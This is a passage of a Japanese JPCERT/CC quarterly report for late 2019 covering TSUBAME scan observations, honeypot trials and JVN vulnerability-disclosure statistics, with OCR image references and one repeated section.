
1.4.2. TSUBAME の観測データの活用

JPCERT/CC では、主に日本企業のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2019 年 7 月から 9 月分のレポートを 2019 年 10 月 29 日に公開しました。


TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples
インターネット定点観測レポート（2019 年 7～9 月）
https://www.jpcert.or.jp/tsubame/report/report201907-09.html

1.4.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を、［図 1-5］と［図 1-6］に示します。




［図 1-5：宛先ポート別グラフ トップ 1-5（2019 年 10 月 1 日-12 月 31 日）］




［図 1-6：宛先ポート別グラフ トップ 6-10（2019 年 10 月 1 日- 12 月 31 日）］

また、過去 1 年間（2019 年 1 月 1 日-2019 年 12 月 31 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-7］と［図 1-8］に示します。



［図 1-7：宛先ポート別グラフ トップ 1-5（2019 年 1 月 1 日-2019 年 12 月 31 日）］



［図 1-8：宛先ポート別グラフ トップ 6-10（2019 年 1 月 1 日-2019 年 12 月 31 日）］

最も多く観測されたパケットは、本四半期も継続して 23/TCP （telnet）宛の通信でした。このパケットは、Mirai 等のマルウエアに感染した機器が発信することがあり、通信元について調査したところ、監視カメラやレコーダー等の機器が見つかりました。それらの機器は、UPNP 等の NAT トラバーサル技術を利用して間接的に接続できたものを含め、インターネットからアクセスできる状態となっていました。観測したパケットは、その特徴から、Mirai 等のマルウエアに感染した機器が探索する際に送信したパケットであると推測しています。
1433/TCP 宛のパケットは、10 月 7 日頃から増え本四半期全体のパケット数では 3 番目に多く観測しています。パケットには TCP ヘッダにあるウインドウサイズの特徴から Windows からの通信である可能性が推測できるものがありました。推測の域を越えませんが、過去の事例のように、Windows の既知の脆弱性の悪用や、パスワード認証を突破することでシステムにアクセスする攻撃が 1433/TCP を通じて行われている、あるいはそうした攻撃が継続している可能性も考えられます。

1.4.4. 定点観測網の拡充に向けた試験運用とその分析

JPCERT/CC では、TSUBAME によるスキャン活動の観測に加えて、スキャンされたノードが反応した場合の攻撃活動を低対話型ハニーポットにより観測する可能性を模索し、そのための試作システムを用意して、有効性確認のための試験運用を行っています。試験運用では、HTTP の通信を収集する簡易なシステムを構築し、ノードから送られてきたパケットについてペイロードを含め分析を行っています。

本四半期の試験運用では、正常ではない TCP フロー通信の取得と分析を行う機能を追加しました。これにより、ポートに対するスキャニング行為や DDoS 攻撃の一種である SYN/ACK リフレクション攻撃を観測することができました。後者は、10 月下旬に急増していることを観測しており、「長期休暇に備え

て 2019/12」の中で注意喚起を行いました。
また、11 月に全文検索システムである Apache Solr のゼロデイの脆弱性を悪用しようとしたとみられる通信を観測しました。この通信は、Apache Solr のシステム情報を取得するものでした。観測した通信と公開されている脆弱性情報を照らし合わせると、観測した通信に引き続いて Apache Solr の脆弱性を悪用する攻撃コードが送信されていると考えられました。試験運用のハニーポットは、低対話型であり適切な応答を返す機能がないため、攻撃コードの詳細の情報までは収集できていません。観測した内容に基づき、早期警戒情報を提供しました。

今後も本番運用を見据え、ハニーポットで取得できるプロトコルの追加や高対話型ハニーポットの利用など、より付加価値のある情報が収集・分析できる環境構築を検討していく予定です。


1.5. その他学会への参加

1.5.1. MNSEC 2019

2019 年 10 月 4 日にモンゴルのウランバートルで開催された MNSEC 2019 で、1.1.1.1 で述べた Mejiro 指標の時系列予測及びクラスタ分析でモンゴルの実績値、予測値に基づいた分析を報告しました。

1.5.2. FIRST TC 2019 およびワークショップ

2019 年 10 月 16 日から 17 日にかけてインドネシアのデポック市で FIRST TC 2019 およびワークショップが開催されました。16 日のワークショップではログ分析ハンズオントレーニングを提供いたしました。



［図 1-9：ログ分析ハンズオントレーニング風景］

また、17 日の FIRST TC 2019 では 1.1.1.1 で述べた Mejiro 指標の時系列予測及びクラスタ分析で、インドネシアの実績値、予測値に基づいた分析についての講演を行いました。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウエア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、脆弱性情報と製品開発者が用意した対策情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性を作り込まないためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号。以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程の受付機関に指定されている IPA から届出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証等の対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。
JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行う等、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届出状況については、次の Web ページをご参照ください。


独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/

2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与している）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。国際取扱脆弱性情報には、CERT/CC や NCSC-FI といった海外の調整機関に届け出られ国際調整が行われた脆弱性情報や海外の製品開発者から JPCERT/CC に直接届け出られた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 47 件（累計 3,490 件）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN（Japan Vulnerability Notes）
https://jvn.jp/




［図 2-1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 17 件（累計 1,749 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 17 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 13 件、海外の単一の製品開発者の製品に影響を及ぼすものが 4 件ありました。17 件うち 1 件が自社製品の届出によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリの内訳は、［表 2-1］のとおりです。本四半期は、CMS およびプラグインがそれぞれ 4 件と最も多く、それ以外のカテゴリでは、Android アプリケーション、Windows アプリケーション、ウェブブラウザ、グループウエア、サーバ製品、スマートフォンアプリケーション、マルチプラットフォームアプリケーション、ミドルウエア、組込系製品がそれぞれ 1 件ずつでした。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
CMS	4
プラグイン	4
Android アプリケーション	1
Windows アプリケーション	1
ウェブブラウザ	1
グループウエア	1
サーバ製品	1
スマートフォンアプリケーション	1
マルチプラットフォームアプリケーション	1
ミドルウエア	1
組込系製品	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］


本四半期に公表した国際取扱脆弱性情報は 30 件（累計 1,741 件）で、累計の推移は［図 2-3］に示すとおりです。30 件のうち約 1/3 にあたる 11 件が、自社製品の届出ないしは自社製品に関する脆弱性情報公開の事前通知によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリ内訳は、[表 2-2] のとおりです。本四半期は、アンチウイルス製品および組込系製品がそれぞれ 6 件と最も多く、アンチウイルス製品に関しては、製品開発者による自社製品の脆弱性情報を JVN での公表を目的に事前に通知を受けたものでした。次いで多かったのは制御系製品で 5 件でした。これら 5 件はいずれも米国国土安全保安省傘下の CISA ICS による調整を経て公表に至ったものでした。その他製品に関しては、DNS、macOS、macOS アプリケーションに関するもので、それぞれ 2 件でした。macOS および macOS アプリケーションに関しては、製品開発者自身が発行したセキュリティアドバイザリを、JPCERT/CC が翻訳し JVN で注意喚起を行ったもので、DNS に関しては、製品開発者による公表通知を受け、JVN で注意喚起および関連する製品開発者への周知を行ったものでした。
それ以外は、iOS、ウェブサーブレットコンテナ、衛星通信端末、サーバ製品、プログラミング言語、プロトコル、マルチプラットフォームアプリケーションがそれぞれ 1 件ずつでした。

本四半期は、特に国際取扱脆弱性情報において、製品開発者自身による届出や、自社製品に関する脆弱性情報公開にあたり JPCERT/CC へ事前通知するものが比較的多い傾向にありました。JPCERT/CC では、このような製品開発者自身からの告知を目的とした公表依頼の受付なども含めて、脆弱性情報の流通、調整および公表を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
アンチウイルス製品	6
組込系製品	6
制御系製品	5
DNS	2
macOS	2
macOS アプリケーション	2
iOS	1
ウェブサーブレットコンテナ	1
衛星通信端末	1
サーバ製品	1
プログラミング言語	1
プロトコル	1
マルチプラットフォームアプリケーション	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、48 件（製品開発者数で 28 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。

本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 203 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。
こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば、公表できることに 2014 年から制度が改正されました。これまでに、公表判定委員会での審議を経て 11 件（製品開発者数で 8 件）を、JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱

性情報の公表時期の設定等の調整活動を行っています。また、2013 年末からは米国国土安全保安省傘下の CISA ICS との連携を開始し、本四半期までに合計 32 件の制御システム用製品の脆弱性情報を公表しています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版とほぼ同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC は、CNA（CVE Numbering Authorities）としての活動も行っています。2008 年以降においては、MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号が付与されています。本四半期には、JVN で公表したもののうち国内で届出られた脆弱性情報に 24 個の CVE 番号を付与しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください。

CNA （CVE Numbering Authority）
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/

情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.3. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
